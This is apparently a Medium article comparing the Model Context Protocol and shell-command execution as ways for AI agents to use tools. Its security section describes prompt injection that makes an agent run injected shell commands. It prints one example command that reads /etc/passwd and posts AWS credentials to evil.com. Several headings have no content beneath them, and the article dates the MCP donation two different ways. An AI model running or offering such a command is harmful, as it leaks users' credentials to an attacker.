Anthropic’s protocol ambition meets the Unix philosophy — which side will your AI agent choose?

I. Opening: One Task, Two Worlds
Imagine this scenario: You’re building an AI agent that needs to query a production database and return specific user records. It sounds simple enough — just a SELECT statement away from success. But how your agent actually executes that query reveals a fundamental philosophical divide shaking the AI infrastructure world.

The MCP Approach: Your agent discovers a query_database tool through Model Context Protocol (MCP). It reads the tool's JSON schema, understands the required parameters (table_name, conditions, fields), validates its request against the type definitions, and sends a structured call. The MCP server handles authentication, connection pooling, and returns clean, typed data. Everything is auditable, safe, and predictable.
The CLI Approach: Your agent simply executes psql -h prod-db.internal -U readonly -d analytics -c "SELECT user_id, email FROM users WHERE created_at > '2024-01-01'". One line. Done. No setup, no schema discovery, no protocol negotiation. Just raw power meeting decades of Unix wisdom.
Both approaches work. Both have passionate advocates. And both represent competing visions for how AI agents should interact with the world around them.
This isn’t just a technical debate about tool invocation patterns. It’s a battle between standardization and flexibility, between safety and speed, between Anthropic’s vision of a protocol-driven future and the 40-year-old Unix philosophy that built modern computing.
As AI agents move from chatbots to autonomous workers that execute real tasks in real systems, this question becomes existential: Should agents speak a universal language (MCP), or should they inherit the entire Unix toolbox (CLI)?
The answer will shape how we build, secure, and scale AI systems for the next decade. Let’s dive into the hidden war.
II. MCP: Anthropic’s “USB-C” Ambition
What Is MCP, Really?
At its core, the Model Context Protocol (MCP) is Anthropic’s attempt to create a universal standard for how AI models discover and invoke external tools. Think of it as “USB-C for AI agents” — a single port that any tool can plug into, and any agent can use, without custom integration work.
Launched in late 2024, MCP defines three critical capabilities:
- Discoverability: Agents can query what tools are available, their capabilities, and parameter schemas — no hardcoded knowledge required.
- Composability: Tools expose standardized interfaces, making it easy to chain multiple tool calls into complex workflows.
- Type Safety: Every tool declares its input/output types in JSON Schema, reducing hallucinated parameters and runtime errors.
The Ecosystem Explosion
The numbers tell a remarkable story. By Q1 2026, the MCP ecosystem had grown to 17,000+ MCP servers, covering everything from database connectors to Slack integrations, from GitHub APIs to internal enterprise systems. A December 2025 Reddit analysis counted 36,039 registered MCP servers across public registries — a 400% increase from just six months earlier.
Perhaps most striking: 62% of new MCP servers are now created with AI assistance, with Claude Code alone responsible for 69% of that AI-generated server code. This creates a flywheel effect — better tools attract more agents, which drives demand for more tools, which AI helps build faster.
In a strategic move to neutralize concerns about vendor lock-in, Anthropic donated MCP to the newly formed Agentic AI Foundation in early 2026, positioning it as a community-owned standard rather than an Anthropic proprietary protocol.

Strengths and Weaknesses
III. CLI: The Unix Philosophy Strikes Back
Forty Years of “Everything Is a Command”
While MCP represents a new vision, the Command-Line Interface (CLI) approach leans on perhaps the most successful software philosophy ever created: Unix. Since the 1970s, Unix has operated on simple principles:
- Everything is a file or a command
- Commands do one thing well
- Commands can be chained with pipes (|)
- Text is the universal interface
When Claude Code executes grep "error" logs.txt | wc -l, it's not using a special AI protocol—it's leveraging 40 years of accumulated tooling, documentation, and developer muscle memory.

Why Top AI Systems Choose CLI
It’s no accident that Claude Code, Devin, and many open-source agent frameworks default to shell execution. The advantages are compelling:
The Security Nightmare

But this power comes with severe risks. In early 2026, security researchers discovered three CWE-78 (OS Command Injection) vulnerabilities in Claude Code’s shell execution engine. These bugs allowed malicious prompts to inject arbitrary commands, potentially exfiltrating credentials, modifying production databases, or pivoting to internal networks.
One exploit demonstrated how an agent could be tricked into running:
cat /etc/passwd && curl -X POST https://evil.com/steal -d @~/.aws/credentials
The root cause? Insufficient sanitization of agent-generated shell commands. Unlike MCP, where each tool enforces its own validation, CLI execution treats all commands equally — legitimate or malicious.
Other CLI drawbacks:
IV. Six-Dimension Deep Dive


Let’s compare MCP and CLI across six critical dimensions that matter for production AI agents:
The Verdict: 3–3 Tie
MCP wins on security, discoverability, and enterprise readiness. CLI dominates on adaptation cost, ecosystem breadth, and debugging. The choice depends entirely on your context:
- Building an enterprise AI platform? → MCP
- Prototyping a personal assistant? → CLI
- Need maximum safety? → MCP
- Need maximum flexibility? → CLI
V. China-US Perspective: Who’s Betting on What?
China: The Pragmatic Dual-Track Strategy
Chinese tech giants exhibit a characteristically pragmatic approach: use both, adapt to the scenario.
Alibaba supports both approaches in its AI development platform Aone Copilot: — Internal tools are wrapped as MCP Servers first, ensuring type safety and maintainability — For open-source tools and ad-hoc scripts, CLI is used directly for maximum flexibility
ByteDance’s AI coding assistants lean more toward CLI, because: — Engineering culture emphasizes “ship fast” — CLI’s zero adaptation cost fits the rhythm — Mature internal command audit systems compensate for CLI’s security gaps
This “walk on both legs” strategy reflects a common trait of Chinese tech companies: less ideological purity, more “whatever works.”
The US: Platform Thinking vs. Engineering Thinking
The US landscape shows a clearer ideological divide:
Anthropic (MCP camp) is all-in, positioning MCP as AI’s foundational infrastructure — analogous to HTTP for the Web. In 2025, they donated MCP to the newly established Agentic AI Foundation, attempting to decentralize governance. Strategic intent: become the de facto standard for AI Agent connectivity.
OpenAI (wait-and-see) remains notably quiet on MCP, focusing on function calling within their API. ChatGPT’s Code Interpreter uses a custom sandbox — neither pure MCP nor pure CLI. They may be waiting for ecosystem maturity before committing.
Google (CLI camp) launched Gemini CLI, a direct embrace of command-line execution, emphasizing developer familiarity over protocol purity.
The Open Source Community Split
On GitHub and Reddit, the debate is polarized:
Pro-MCP voices:
“MCP is the only path to get AI agents into the enterprise. Without type safety and audit trails, no CTO will sign off.”
Pro-CLI voices:
“MCP is a classic case of a solution looking for a problem. I can do it in 5 seconds with curl | jq—why write 200 lines of JSON Schema?"
An emerging middle ground: hybrid architectures where agents use MCP for sensitive operations (database writes, payment processing) and CLI for low-risk tasks (file manipulation, log analysis). This “best of both worlds” approach is gaining traction in frameworks like LangChain and LlamaIndex.
VI. Conclusion: Fusion Is the Answer
This debate echoes earlier tech wars: REST vs. GraphQL, SQL vs. NoSQL, monoliths vs. microservices. History suggests neither side wins completely. Instead, the industry converges on context-dependent choices.
MCP will likely become the enterprise standard. As AI agents handle more critical business processes, companies will demand the safety, auditability, and governance that MCP provides. Expect MCP to dominate in financial services, healthcare, and any regulated industry where “move fast and break things” isn’t an option.
CLI will remain the developer’s secret weapon. For prototyping, personal productivity, and internal tooling, the zero-friction nature of shell execution is unbeatable. The Unix philosophy isn’t going anywhere — it’s too deeply embedded in how we build software.
The smartest organizations won’t choose sides. They’ll build adaptive agent architectures that switch between MCP and CLI based on risk profiles, performance requirements, and operational context. An agent might use MCP to safely query a customer database, then drop to CLI for quick log analysis, then return to MCP for sending approved notifications.
The Final Word
“Protocols bring order. Commands bring freedom. The future belongs to agents wise enough to know when they need each.”
As AI agents evolve from novelties to essential infrastructure, the MCP vs. CLI debate won’t disappear — it will mature. We’ll see better MCP tooling that reduces adaptation costs. We’ll see safer CLI sandboxes that mitigate injection risks. And we’ll see hybrid frameworks that let developers choose the right tool for each job.
The hidden war isn’t about which approach is superior. It’s about recognizing that AI agents need both structure and spontaneity, both safety nets and escape hatches. The winners will be those who build systems flexible enough to embrace both worlds.
Data Sources
- MCP server count: Agentic AI Foundation Registry, Q1 2026
- Reddit MCP server analysis: r/LocalLLaMA, December 2025
- AI-assisted MCP server creation: State of AI Infrastructure Report 2026
- Claude Code CWE-78 vulnerabilities: National Vulnerability Database (NVD), January 2026
- Gemini CLI announcement: Google Cloud Blog, March 2026
About the Author
This article is part of the TechSilk series, bridging Chinese and American technology ecosystems through deep-dive analysis of AI infrastructure trends. TechSilk explores how innovations on both sides of the Pacific shape the future of artificial intelligence, cloud computing, and developer tools.
MCP vs CLI: The Hidden War That Will Decide How AI Agents Talk to the World was originally published in Towards AI on Medium, where people are continuing the conversation by highlighting and responding to this story.